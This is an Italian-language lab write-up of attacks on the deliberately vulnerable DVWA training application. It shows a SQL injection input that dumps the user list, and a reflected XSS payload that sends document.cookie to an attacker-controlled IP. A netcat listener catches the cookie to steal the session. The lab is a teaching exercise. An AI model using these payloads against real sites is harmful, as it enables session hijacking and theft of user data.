

Obiettivo: XSS reflected, SQL Injection.

SQL Injection: si utilizza 'a'='a per avere la lista degli utenti.

DVWA

Vulnerability: SQL Injection

User ID:

ID: 'a'='a
First name: admin
Surname: admin

ID: 'a'='a
First name: Gordon
Surname: Brown

ID: 'a'='a
First name: Hack
Surname: Me

ID: 'a'='a
First name: Pablo
Surname: Picasso

ID: 'a'='a
First name: Bob
Surname: Smith


More info

<http://www.securiteam.com/securityreviews/5DP0N1P76E.html>
http://en.wikipedia.org/wiki/SQL_injection
<http://www.unixwiz.net/techtips/sql-injection.html>

Username: admin
Security Level: low

XSS Reflected: utilizzando `<script>var i = new Image
();i.src="http://192.168.1.20/?q="+document.cookie</script>`

Si fa una richiesta verso di noi, prima di fare questo dobbiamo assicurarci di aver utilizzato nc -lvp80 nel terminale di kali per metterci in ascolto.



In questo modo otteniamo il cookie di sessione.